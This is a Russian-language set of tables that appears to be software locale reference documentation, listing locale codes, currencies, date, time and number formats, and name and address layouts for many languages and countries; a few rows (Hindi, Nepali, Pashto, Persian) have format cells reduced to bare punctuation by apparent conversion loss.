| Английский (Вануату)      | en_VU      | Вату Вануату: VUV  | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Эстонский (Эстония)       | et_EE      | Евро: EUR          | 28.02.2008 16:30      | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Финский (Финляндия, евро) | fi_FI_EURO | Евро: EUR          | 28.2.2008 16:30       | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Финский (Финляндия)       | fi_FI      | Евро: EUR          | 28.2.2008 16:30       | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                             | Код        | Стандартная валюта            | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------------|------------|-------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                 |            |                               |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Французский (Бельгия)           | fr_BE      | Евро: EUR                     | 28/02/2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Канада)            | fr_CA      | Канадский доллар: CAD         | 2008-02-28<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Коморские острова) | fr_KM      | Франк Коморских островов: KMF | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Франция, евро)     | fr_FR_EURO | Евро: EUR                     | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                      | Код   | Стандартная валюта    | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------|-------|-----------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                          |       |                       |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Французский (Франция)    | fr_FR | Евро: EUR             | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Гвинея)     | fr_GN | Гвинейский франк: GNF | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Гаити)      | fr_HT | Гурд Гаити: HTG       | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Французский (Люксембург) | fr_LU | Евро: EUR             | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                           | Код   | Стандартная валюта                          | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|-------------------------------|-------|---|-----------------------|----------------|--------------|-----------------------------|--|
|                               |       |   |                       |                |              |                             | Почтовый индекс<br>Страна  |
| Французский (Мавритания)      | fr_MR | Мавританская угияля: MRO                    | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Французский (Монако)          | fr_MC | Евро: EUR                                   | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Французский (Швейцария)       | fr_CH | Швейцарский франк: CHF                      | 28.02.2008<br>16:30   | 06:00          | 1'234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Страна —<br>Область<br>Почтовый индекс |
| Французский (Уоллис и Футуна) | fr_WF | Франк тихоокеанских территорий Франции: XPF | 28/02/2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                               |



| Имя                       | Код        | Стандартная валюта   | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|---------------------------|------------|----------------------|-----------------------|----------------|--------------|-----------------------------|--|
|                           |            |                      |                       |                |              |                             | Почтовый индекс<br>Страна  |
| Грузинский (Грузия)       | ka_GE      | Грузинский лари: GEL | 2008-02-28<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Область<br>Почтовый индекс<br>Страна |
| Немецкий (Австрия, евро)  | de_AT_EURO | Евро: EUR            | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Немецкий (Австрия)        | de_AT      | Евро: EUR            | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Немецкий (Германия, евро) | de_DE_EURO | Евро: EUR            | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |

| Имя                         | Код        | Стандартная валюта     | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|-----------------------------|------------|------------------------|-----------------------|----------------|--------------|-----------------------------|--|
| Немецкий (Германия)         | de_DE      | Евро: EUR              | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Немецкий (Люксембург, евро) | de_LU_EURO | Евро: EUR              | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Немецкий (Люксембург)       | de_LU      | Евро: EUR              | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Немецкий (Швейцария)        | de_CH      | Швейцарский франк: CHF | 28.02.2008<br>16:30   | 06:00          | 1'234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Почтовый индекс<br>Город<br>Область<br>Страна |
| Греческий (Греция)          | el_GR      | Евро: EUR              | 28/2/2008<br>4:30 PM  | 6:00 πμ        | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2  |

| Имя                   | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                       |       |                         |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Еврейский (Израиль)   | iw_IL | Израильский шекель: ILS | 16:30<br>28/02/2008   | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Хинди (Индия)         | hi_IN | Индийская рупия: INR    | // : PM :             | :              | , .          | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Венгерский (Венгрия)  | hu_HU | Венгерский форинт: HUF  | 2008.02.28.<br>16:30  | 6:00           | 1 234,56     | Фамилия<br>Имя              | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Исландский (Исландия) | is_IS | Исландская крона: ISK   | 28.2.2008<br>16:30    | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2   |

| Имя                       | Код   | Стандартная валюта       | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------|-------|--------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                           |       |                          |                       |                |              |                             | Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Индонезийский (Индонезия) | in_ID | Индонезийская рупия: IDR | 28/02/2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Ирландский (Ирландия)     | ga_IE | Евро: EUR                | 28/02/2008<br>16:30   | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Итальянский (Италия)      | it_IT | Евро: EUR                | 28/02/2008<br>16.30   | 6.00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Итальянский (Швейцария)   | it_CH | Швейцарский франк: CHF   | 28.02.2008<br>16:30   | 06:00          | 1'234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город  |

| Имя                   | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                       |       |                           |                       |                |              |                             | Страна —<br>Область<br>Почтовый индекс  |
| Японский (Япония)     | ja_JP | Японская йена: JPY        | 2008/02/28<br>16:30   | 6:00           | 1,234.56     | Фамилия<br>Имя              | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2  |
| Казахский (Казахстан) | kk_KZ | Казахстанский тенге: KZT  | 28.02.2008<br>16:30   | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Кхмерский (Камбоджа)  | km_KH | Камбоджийский рийель: KHR | 28/2/2008,<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Киргизский (Киргизия) | ky_KG | Киргизский сом: KGS       | 2/28/2008 4:30<br>PM  | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                        | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|----------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                            |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Корейский (Северная Корея) | ko_KP | Северокорейская вона: KPW | 2008. 2. 28 PM 4:30   | 오전 6:00        | 1,234.56     | Фамилия<br>Имя              | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2  |
| Корейский (Южная Корея)    | ko_KR | Корейская вона: KRW       | 2008. 2. 28 PM 4:30   | 오전 6:00        | 1,234.56     | Фамилия<br>Имя              | Страна<br>Почтовый индекс<br>Область<br>Город<br>Адрес: строка 1,<br>Адрес: строка 2  |
| Лаосский (Лаос)            | lo_LA | Лаосский кнг: LAK         | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Латвийский (Латвия)        | lv_LV | Евро: EUR                 | 28.02.2008 16:30      | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                           | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-------------------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                               |       |                         |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Литовский (Литва)             | lt_LT | Евро: EUR               | 2008.2.28<br>16:30    | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Луба-катанга (Конго, Киншаса) | lu_CD | Конголезский франк: CDF | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Люксембургский (Люксембург)   | lb_LU | Евро: EUR               | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Македонский (Македония)       | mk_MK | Македонский динар: MKD  | 28.2.2008<br>16:30    | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                  | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|----------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                      |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Малайский (Бруней)   | ms_BN | Брунейский доллар: BND    | 28/02/2008<br>4:30 PM | 6:00 AM        | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Малайский (Малайзия) | ms_MY | Малайзийский ринггит: MYR | 28/02/2008<br>4:30 PM | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Мальтийский (Мальта) | mt_MT | Евро: EUR                 | 28/02/2008<br>16:30   | 06:00          | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Непальский (Непал)   | ne_NP | Непальская рупия: NPR     | - - :<br>:            | :              | , .          | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |



| Имя                   | Код   | Стандартная валюта            | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|-------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                       |       |                               |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Норвежский (Норвегия) | no_NO | Норвежская крона: NOK         | 28.02.2008 16:30      | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Пушту (Афганистан)    | ps_AF | Афганский афгани (новый): AFN | : //                  | :              |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Персидский (Иран)     | fa_IR | Иранский риал: IRR            | : //                  | :              |              | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Польский (Польша)     | pl_PL | Польский злотый: PLN          | 28.02.2008 16:30      | 06:00          | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                        | Код   | Стандартная валюта              | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|----------------------------|-------|---------------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                            |       |                                 |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Португальский (Ангола)     | pt_AO | Ангольская кванза: AOA          | 28-02-2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Португальский (Бразилия)   | pt_BR | Бразильский реал: BRL           | 28/02/2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Португальский (Кабо-Верде) | pt_CV | Эскудо Кабо-Верде: CVE          | 28-02-2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Португальский (Мозамбик)   | pt_MZ | Новый мозамбикский метикал: MZN | 28/02/2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                                 | Код   | Стандартная валюта         | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-------------------------------------|-------|----------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                     |       |                            |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Португальский (Португалия)          | pt_PT | Евро: EUR                  | 28-02-2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Португальский (Сан-Томе и Принсипи) | pt_ST | Добра Сан-Томе: STD        | 28-02-2008<br>16:30   | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Румынский (Молдова)                 | ro_MD | Молдавский лей: MDL        | 28.02.2008,<br>16:30  | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Румынский (Румыния)                 | ro_RO | Румынский лей (новый): RON | 28.02.2008<br>16:30   | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                             | Код   | Стандартная валюта        | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса  |
|---------------------------------|-------|---------------------------|-----------------------|----------------|--------------|-----------------------------|--|
|                                 |       |                           |                       |                |              |                             | Почтовый индекс<br>Страна  |
| Ретороманский (Швейцария)       | rm_CH | Швейцарский франк: CHF    | 28.02.2008 16:30      | 06:00          | 1'234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город<br>Страна —<br>Область<br>Почтовый индекс |
| Рунди (Бурунди)                 | rn_BI | Бурундийский франк: BIF   | 2/28/2008 4:30 PM     | 6:00 AM        | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Русский (Россия)                | ru_RU | Российский рубль: RUB     | 28.02.2008 16:30      | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна  |
| Сербский (Босния и Герцеговина) | sr_BA | Конвертируемые марки: BAM | 2008-02-28 16:30      | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                               |

| Имя                             | Код   | Стандартная валюта  | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------------|-------|---------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                 |       |                     |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Сербский (Сербия)               | sr_RS | Сербский динар: RSD | 28.2.2008.<br>16.30   | 06.00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Сербский (Сербия и Черногория)  | sr_CS | Сербский динар: CSD | 28.2.2008.<br>16.30   | 06.00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Сербский (Босния и Герцеговина) | sh_BA | Доллар США: USD     | 28.02.2008.<br>16:30  | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Сербский (Черногория)           | sh_ME | Доллар США: USD     | 28.02.2008.<br>16:30  | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                            | Код   | Стандартная валюта      | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------------|-------|-------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                                |       |                         |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Сербский (Сербия и Черногория) | sh_CS | Доллар США: USD         | 28.02.2008.<br>16:30  | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Словацкий (Словакия)           | sk_SK | Евро: EUR               | 28.2.2008<br>16:30    | 6:00           | 1 234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Словенский (Словения)          | sl_SI | Евро: EUR               | 28.2.2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Сомалийский (Джибути)          | so_DJ | Джибутийский франк: DJF | 28/02/2008<br>4:30 PM | 6:00 sn.       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                   | Код   | Стандартная валюта         | Формат даты и времени | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|----------------------------|-----------------------|----------------|--------------|-----------------------------|---|
|                       |       |                            |                       |                |              |                             | Почтовый индекс<br>Страна   |
| Сомалийский (Сомали)  | so_SO | Сомалийский шиллинг: SOS   | 28/02/2008 4:30 PM    | 6:00 sp.       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Аргентина) | es_AR | Аргентинский песо: ARS     | 28/02/2008 16:30      | 06:00          | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Боливия)   | es_BO | Боливийский боливиано: BOB | 28-02-2008 04:30 PM   | 06:00:00 AM    | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Чили)      | es_CL | Чилийское песо: CLP        | 28-02-2008 04:30 PM   | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                                  | Код   | Стандартная валюта         | Формат даты и времени  | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|--------------------------------------|-------|----------------------------|------------------------|----------------|--------------|-----------------------------|---|
|                                      |       |                            |                        |                |              |                             | Почтовый индекс<br>Страна   |
| Испанский (Колумбия)                 | es_CO | Колумбийское песо: COP     | 28/02/2008<br>04:30 PM | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Коста-Рика)               | es_CR | Коста-риканский колон: CRC | 28/02/2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Куба)                     | es_CU | Кубинское песо: CUP        | 28/02/2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Доминиканская Республика) | es_DO | Доминиканское песо: DOP    | 28/02/2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |



| Имя                   | Код   | Стандартная валюта       | Формат даты и времени  | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|--------------------------|------------------------|----------------|--------------|-----------------------------|---|
|                       |       |                          |                        |                |              |                             | Почтовый индекс<br>Страна   |
| Испанский (Эквадор)   | es_EC | Доллар США: USD          | 28/02/2008<br>04:30 PM | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Сальвадор) | es_SV | Сальвадорский колон: SVC | 02-28-2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Гватемала) | es_GT | Кетсаль Гватемалы: GTQ   | 28/02/2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Гондурас)  | es_HN | Лемпира Гондураса: HNL   | 02-28-2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                   | Код   | Стандартная валюта        | Формат даты и времени  | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|-----------------------|-------|---------------------------|------------------------|----------------|--------------|-----------------------------|---|
|                       |       |                           |                        |                |              |                             | Почтовый индекс<br>Страна   |
| Испанский (Мексика)   | es_MX | Мексиканское песо: MXN    | 28/02/2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Никарагуа) | es_NI | Кордоба Никарагуа: NIO    | 02-28-2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Панама)    | es_PA | Панамский бальбоа: PAB    | 02/28/2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Парагвай)  | es_PY | Парагвайский гуарани: PYG | 28/02/2008<br>04:30 PM | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

| Имя                       | Код        | Стандартная валюта      | Формат даты и времени  | Формат времени | Формат чисел | Формат имени                | Формат адреса   |
|---------------------------|------------|-------------------------|------------------------|----------------|--------------|-----------------------------|---|
|                           |            |                         |                        |                |              |                             | Почтовый индекс<br>Страна   |
| Испанский (Перу)          | es_PE      | Новый соль<br>Перу: PEN | 28/02/2008<br>04:30 PM | 06:00 AM       | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Пуэрто-Рико)   | es_PR      | Доллар<br>США: USD      | 02-28-2008<br>04:30 PM | 06:00 AM       | 1,234.56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Испания, евро) | es_ES_EURO | Евро: EUR               | 28/02/2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область<br>Почтовый индекс<br>Страна |
| Испанский (Испания)       | es_ES      | Евро: EUR               | 28/02/2008<br>16:30    | 6:00           | 1.234,56     | Обращение<br>Имя<br>Фамилия | Адрес: строка 1,<br>Адрес: строка 2<br>Город,<br>Область                              |

